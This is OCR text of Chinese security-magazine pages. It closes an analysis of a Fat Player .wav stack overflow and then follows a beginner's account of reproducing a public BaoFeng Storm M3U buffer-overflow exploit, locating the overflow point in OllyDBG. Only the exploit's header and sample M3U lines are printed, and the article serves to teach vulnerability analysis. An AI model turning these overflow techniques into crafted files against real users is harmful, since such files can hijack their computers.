
至于最先出现在栈中的函数地址0x00479E1A,经过分析,此函数实现GetFilePostion获得文件位置的功能,但是由于位置次于前面导致溢出发生的代码,而又是ret附近最后一个函数调用,所以使得栈空间保留了此函数地址而覆盖了其他的函数地址,造成我们定位溢出代码的不便。

总结程序溢出原因:程序对文件进行一字节一字节的读取,只要存在文件数据,那么就进行读取,总共循环2000h次,把数据读入到局部变量buf也即是栈空间中,但是由于没有对buf的长度进行验证而直接进行了2000h次拷贝从而导致数据淹没返回地址。

漏洞的利用

只要用户在使用Fat Player 0.6b的过程中打开了我们特制的.wav文件,那么就会执行Shellcode。Shellcode可以实现本机计算机的控制或者进行木马的下载等功能。

(编辑提醒:本文涉及的代码已收入随书光盘,请到光盘中查找)



前置知识:无
关键字:堆栈、溢出

菜鸟版Exploit编写指南之六十三:失败的堆栈溢出之旅

文/图 木木

关于缓冲区溢出,相信对每个热爱网络安全的有志之士来说不再是什么神秘事物了,黑防杂志早在2005年就开始介绍这种技术了,如果你是黑防的忠实读者,你肯定对这种技术的应运早已到了炉火纯清的地步了吧!安全界的人士众所周知,堆栈溢出是跨往缓冲区溢出这座神秘大厦的大门,原因在于其利用原理简单,容易掌握,而我作为一个十足的菜鸟,理应从最简单的开始!当然是先去中文网站了,毕竟小菜的英文水平有限。来到了绿盟,马上就看到了绿盟的报道说暴风影音出现了堆栈溢出漏洞,心里想:上天如此眷顾,知道我要学堆栈溢出就给了我这份

盛大的礼物。从绿盟上还可以发现这个漏洞是中国人发现的，赶紧把高手写的代码下载下来，并下载了相应的有漏洞的软件版本，然后摩拳擦掌，准备开始(毕竟是第一次嘛)。

暴风影音漏洞的分析

根据高手的说明，应该是暴风影音在解析M3U文件的时候出现了问题，出现漏洞的版本是暴风影音2012系列，可以从如下代码中看出：

```
##############################################
# Title: BaoFeng Storm M3U File Processing Buffer Overflow Exploit
# CNVD-ID: CNVD-2010-00752
# Author: Lufeng Li and Qingshan Li of Neusoft Corporation
# Download: www.baofeng.com
# Test: Put m3u file in root(e.g. c:/ d:/),and open this m3u file
# Platform: Windows XPSP3 Chinese Simplified
# Vulnerable: Storm2012 3.10.4.21
# Storm2012 3.10.4.16
# Storm2012 3.10.4.8
# Storm2012 3.10.3.17
# Storm2012 3.10.2.5
# Storm2012 3.10.1.12
##############################################
```

既然是暴风影音在解析M3U中文件时出现了问题，那首先总得知道M3U是什么东西吧！可怜小菜我电脑知识薄弱，没办法，还是请教一下"百度"老师吧！M3U是一种媒体序列格式。通常作为播放列表，保存一系列要播放的媒体。一般M3U文件的格式要求如下：

```
#EXTM3U
#EXTINF:111,3rd Bass - Al z A-B-Cee z
Mp3/3rd Bass/3rd bass - Al z A-B-Cee z.mp3
```

第一个值是#EXTM3U，是该m3u文件的标识符，始终不变，标志下面就是两排内容为一对，标明一个媒体内容。

第一排开头首先是#EXTINF，作为记录标志，也是不变的；接着冒号":"后是一个数字，表示该记录的时间长度，单位是秒；时间后是逗号，再接着就是音轨的名字。

知道这个文件格式的一些内容后，我就把高手的代码拿来编译一下，运行看能不能生成一个M3U文件，因为高手的代码是用Python写的，就先去下了个Python编译器，然后编译，结果令人郁闷的事就发生了，编译有错误，如图1所示。




图1

好像是字符"\x a a"不能编译通过，按道理这样的事是不应该发生的啊！高手用的测试平台也是Windows XP SP3中文简体啊！由于小菜我学过Python，具体也不知道是哪出了问题(这是我要向各位高手提出的第一个问题，为什么编译会出现这样的错误)，既然这里"\x a a"不能通过编译，小菜我又不能分析出根本原因，小菜我就用笨办法，把"\x a a"改为"\x41"，总算通过了编译，生成了M3U文件，如图2所示。




图2

按照高手的提示，下一步就是用存在漏洞的暴风影音打开生成的M3U文件，作为十足的小菜当然是按部就班地依照高手的提示做了，结果是暴风影音立即就退出了，经常看黑防的读者，应该猜得出接下来就是那句标准的"这就表明真是有漏洞了"，既然是有漏洞的，接下来的就是要定位溢出点了，步骤是相当明确的，先用调试器加载暴风影音(这里我选择用OllyDBG)，然后用暴风音影加载M3U文件，然后调试器就会停在异常的位置，把代码往上翻翻就应该能找到溢出点了。既然步骤已明确，小菜我就按照既定的步骤一步一步的来，先是用OllyDBG加载暴风音影，停在入口点处后，单击运行，期待着出现暴风影音的窗口，可是问题再次出现，如图3所示。

并没有出现暴风影音的窗口，倒是出现了异常，我的第一感觉是程序有反调试代码，检测出

来调试器,引发了异常,因为以前都是用Crackme来练手的,潜移默化形成了这种思想,然后想到要找到检测调试器的代码将它删掉,这样在这花费了大量的时间,最终当然不会找到什么保护代码了,按照调试器的提示按了几次Shift+F9跳过了异常,紧接着十几次按F9终于弹出了暴风影音的窗口(那一刻,差点激动得跳起来)。事后想了一下,为什么当初没按照调试器的提示按Shift+F9跳过异常呢?就是因为在调试Crackme的时候,出现的异常都是作者精心设置的,按Shift+F9肯定是跳不出去的,程序反而会退出,自己以前试过,可是老是失败,也就形成了这种固定的思维。在出现加载窗口后,就选择加载M3U文件,OllyDBG顺利停在了异常处,如图4所示。




图3




图4

再在堆栈窗口翻翻,可以看到如图5所示界面。

可以看到堆栈里填充着高手精心构造的数据。接下来就是这些数据是什么时候被放入堆栈的,那里可能就是溢出点。我用的是比较笨的办法,在相邻的函数上下断点,然后对照堆栈,看是在哪个函数里数据被放入堆栈的,确定后然后步入这个函数,按F8键步进来定位溢出点的,最后发现是readfile这个函数将数据读入堆栈的,如图6所示。




图5

